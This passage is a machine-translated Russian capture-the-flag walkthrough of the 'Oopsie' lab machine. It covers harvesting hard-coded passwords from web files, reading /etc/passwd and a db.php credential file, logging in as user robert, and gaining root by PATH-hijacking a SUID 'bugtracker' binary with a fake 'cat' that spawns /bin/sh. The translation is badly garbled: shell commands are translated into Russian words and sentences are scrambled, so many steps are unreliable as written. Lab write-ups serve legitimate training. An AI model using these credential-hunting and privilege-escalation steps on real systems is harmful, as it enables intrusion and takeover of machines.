например, `пароль` и сопровождается любой строкой, например, для слова `passwd` или пароль. Мы также можем использовать переключатель `-i` игнорирования слов, чувствительных к регистру, таких как `Password`.

```
Kot * | grep -i пароль*
```



```
cat * | grep -i passw*
if($_POST["username"]=="admin" &&
$_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
```

Мы действительно получили `MEGACORP_4dm1n !!`. Мы можем проверить доступных пользователей в системе с помощью пароль: чтение `/etc/passwd` файла, чтобы мы могли попробовать повторно использовать этот пароль:

```
Kot /etc/passwd
```



```
cat /etc/passwd

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxdd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Мы нашли пользователя **Роберт**. Чтобы войти в систему как этот пользователь, мы используем

[находится](#) **КОМАНДА:**

[находятся](#) Роберт



```
su robert

Password: MEGACORP_4dm1n!!

su: Authentication failure
```

К сожалению, это не был пароль для пользователя, чтобы начать с db.php, что кажется интересным:

Роберт . Теперь давайте прочитаем файлы один за другим. Мы собираемся

```
cat db.php

<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Теперь, когда мы получили пароль, мы можем успешно войти в систему и прочитать домашний каталог:

пользователь.txt флаг, который можно найти в

```
su robert

Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ls /home/robert/
user.txt
```

Повышение привилегий

Прежде чем запускать какой-либо сценарий повышения привилегий или перечисления, давайте проверим основные команды для повышения привилегий, такие как

корт Я: я бы

```
sudo -l

[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
```



```
id  
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Мы наблюдаем, что

Роберт является частью группы баг трекер . Давайте попробуем посмотреть, есть ли внутри какой-либо бинарный файл.

пользователь, что группа:

```
найти / -группа баг трекер 2 >/dev/нуль
```



```
find / -group bugtracker 2>/dev/null  
/usr/bin/bugtracker
```

Мы нашли файл с именем баг трекер . Проверяем какие привилегии и какой это тип файла:

```
лс -ла /usr/bin/bugtracker && файл /usr/bin/bugtracker
```



```
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker  
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker  
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0,  
BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not stripped
```

Существует СУИД установить на этот двоичный файл, что является многообещающим путем эксплуатации.

Обычно обозначаемое как SUID (Set owner User ID), специальное разрешение для уровня доступа пользователя имеет единственную функцию: файл с SUID всегда выполняется от имени пользователя, которому принадлежит файл, независимо от того, кто передал команду. Если у владельца файла нет прав на выполнение, используйте здесь S в верхнем регистре.

В нашем случае бинарный «багтрекер» принадлежит пользователю root, и мы можем запустить его от имени пользователя root, поскольку для него установлен SUID.

Мы запустим приложение, чтобы посмотреть, как оно себя ведет:

```
/usr/bin/bugtracker
-----
: EV Bug Tracker :
-----
Provide Bug ID: 12
-----
cat: /root/reports/12: No such file or directory
```

Инструмент принимает пользовательский ввод в качестве имени файла, который будет прочитан, **Кот** команда, однако, это использует не полный путь к файлу. **Кот** таким образом, мы могли бы быть в состоянии использовать это.

Мы перейдем к **/tmp** каталог и создайте файл с именем **Кот** со следующим содержанием:

```
/бин/ш
```

Затем мы установим привилегии выполнения:

```
chmod +x кошка
```

Чтобы воспользоваться этим, мы можем добавить каталог **/tmp** в переменную окружения PATH.

PATH — это переменная среды в Unix-подобных операционных системах, DOS, OS/2 и Microsoft Windows, указывающая набор каталогов, в которых находятся исполняемые программы.

Мы можем сделать это, введя следующую команду:

```
экспорт PATH=/tmp:$PATH
```

Сейчас мы проверим \$ПУТЬ :

```
эхоД$ПУТЬ
```

```
● ● ●
```

```
echo $PATH  
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

Наконец, выполните баг трекер от /tmp каталог:

```
● ● ●
```

```
robert@oopsie:/tmp$ bugtracker  
-----  
: EV Bug Tracker :  
-----  
Provide Bug ID: 2  
-----  
# whoami  
root
```

Корневой флаг можно найти в /корень папка:

Мы получили оба флага, поздравляю!